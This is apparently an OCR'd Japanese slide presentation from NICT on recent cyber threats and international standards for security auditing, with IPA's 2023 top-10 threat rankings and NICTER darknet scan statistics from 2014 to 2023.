最近のサイバー脅威と関連する国際標準化の動向

中尾康二

国立研究開発法人　情報通信研究機構（NICT）　サイバーセキュリティ研究所
主管研究員
横浜国立大学　情報・物理セキュリティ研究ユニット
客員教授

NICT National Institute of Information and Communications Technology

CYNEX CYBERSECURITY NEXUS

情報セキュリティ監査では、組織が保有する情報資産やシステム資産を守るために正しく対策（セキュリティやプライバシー等）がとれているかを第三者的な目線でチェックする。具体的に監査を進めるにあたり、多くは国際標準（例えば、ISO/IEC 27002等）や国内標準等を基準（指標）として用いて監査を実施する意味で、国際標準化を把握する意義は大きい。近年の国際標準では、「脅威」の多様化、巧妙化等に触れられており、脅威動向を理解しておくことも極めて重要となる。

サイバーセキュリティエコシステム（私見）

Policy, Strategy, Regulation, International Standards: Governments, Organizations

Research and Technology Development

- Security Governance/Management
  - Risk Management (Assessment and Treatment)
- Security Design and Engineering
- Event Monitoring and Attack behavior analysis
- Fundamental Security (Cryptography such as PQC..)
- Environmental Security: Cloud, 5G, CPS/DT, IoT/IIoT…
- Emerging Security: AI, BigData, Zero Trust…
- Human factor Security: Usable Security, Awareness …
- Physical Security (Entrance Control, Sidechannel…)
- Conformance Assessment: ISMS, CC, IoT labeling…

Collaborative Activities:
- Establishment of Trust Relationship
- Information Sharing: Vulnerability Information, Attack behavior, incidents
- Joint Technology development & Research
- Common Standard & Guidelines development
- Joint Conference and Workshop
- Joint Awareness Program
- Joint security contest
- Experts exchanges

Implementation, Operation, Education – Practical actions by Organizations, Governments

情報セキュリティ10大脅威 2023 （ By IPA）

前年順位	個人	順位	組織	前年順位
1位	フィッシングによる個人情報等の詐取	1位	ランサムウェアによる被害 （Ransomware）	1位
2位	ネット上の誹謗・中傷・デマ	2位	サプライチェーンの弱点を悪用した攻撃 （Supply Chain Weaknesses）	3位
3位	メールやSMS等を使った 脅迫・詐欺の手口による金銭要求	3位	標的型攻撃による機密情報の窃取 （Theft of sensitive information by APT）	2位
4位	クレジットカード情報の不正利用	4位	内部不正による情報漏えい	5位
5位	スマホ決済の不正利用	5位	テレワーク等の ニューノーマルな働き方を狙った攻撃	4位
7位	不正アプリによる スマートフォン利用者への被害	6位	修正プログラムの公開前を狙う攻撃 （ゼロディ攻撃）	7位
6位	偽警告によるインターネット詐欺	7位	ビジネスメール詐欺による金銭被害	8位
8位	インターネット上のサービスからの 個人情報の窃取	8位	脆弱性対策の公開に伴う悪用増加	6位
10位	インターネット上のサービスへの 不正ログイン	9位	不注意による情報漏えい等の被害	10位
圏外	ワンクリック請求等の 不正請求による金銭被害	10位	犯罪のビジネス化 （アンダーグラウンドサービス）	圏外

Cyber threats observation by “darknet” : NICTER


NICTERによるサイバー脅威観測

ダークネットとは


- **Darknet**: 未使用IPアドレス空間
- **理論的には**: 未使用のため、理論的にはパケットは来ないはず


- **実際は**: パケットが到達

- 到達パケットは:
  - Scans by malwares （マルウェアによるスキャン）
  - Backscatter (reflection of DDoS attack)（Dosの跳ね返り）
  - Miss configurations　etc. （ご設定等）




- ダークネットを用いることで、マルウェア感染状況の大きなトレンドを把握できる





Scans reach NICT sensors on the darknet

ＮＩＣＴのダークネット観測に到達するスキャンのイメージ




NICTER

- is an **integrated security system** for countering indiscriminate cyberattacks
- based on a large-scale **darknet monitoring**, an automated **malware analysis** and their **correlation**
- 無差別サイバー攻撃に対抗するための統合セキュリティ・システム
- 大規模なダークネット監視、自動マルウェア解析、およびそれらの相関関係の導出


NICTERダークネット観測統計（過去10年）

年	年間総観測パケット数	ダークネットIPアドレス数	1 IPアドレス当たりの年間総観測パケット数
2014	約241.0億	212,878	115,335
2015	約631.6億	270,973	245,540
2016	約1,440億	274,872	527,888
2017	約1,559億	253,086	578,750
2018	約2,169億	273,292	806,877
2019	約3,756億	309,769	1,231,331
2020	約5,705億	307,985	1,849,817
2021	約5,180億	289,946	1,747,685
2022	約5,226億	288,042	1,833,012
2023	**約6,197億**	**289,686**	**2,260,132**




1 IPアドレス当たりの年間総観測パケット数

2023年は記録的なスキャンを観測



- 2022年を上回る、過去最高のスキャンパケット数を記録
- 特にセキュリティベンダ等によるポートスキャンが増加傾向にあった

2023年第3四半期に観測パケット数が急増



出典：NICTER観測統計 - 2023年7月～9月 - NICTER Blog

90組織ものがインターネット広域の観測を実施

Censys

Shodan

横国

1	
2	[illegible]
3	Shadowserver
4	Stretchoid
5	cyber.casa
6	Academy for Internet Research
7	[illegible]
8	[illegible]
9	[illegible]
10	Palo Alto Networks
11	Arbor Networks
12	Internet Census Group
13	Net Systems
14	Global Digital Network Plus (GDNP)
15	InterneTTL-Scanner
16	Scan Opticon
17	Rapid7
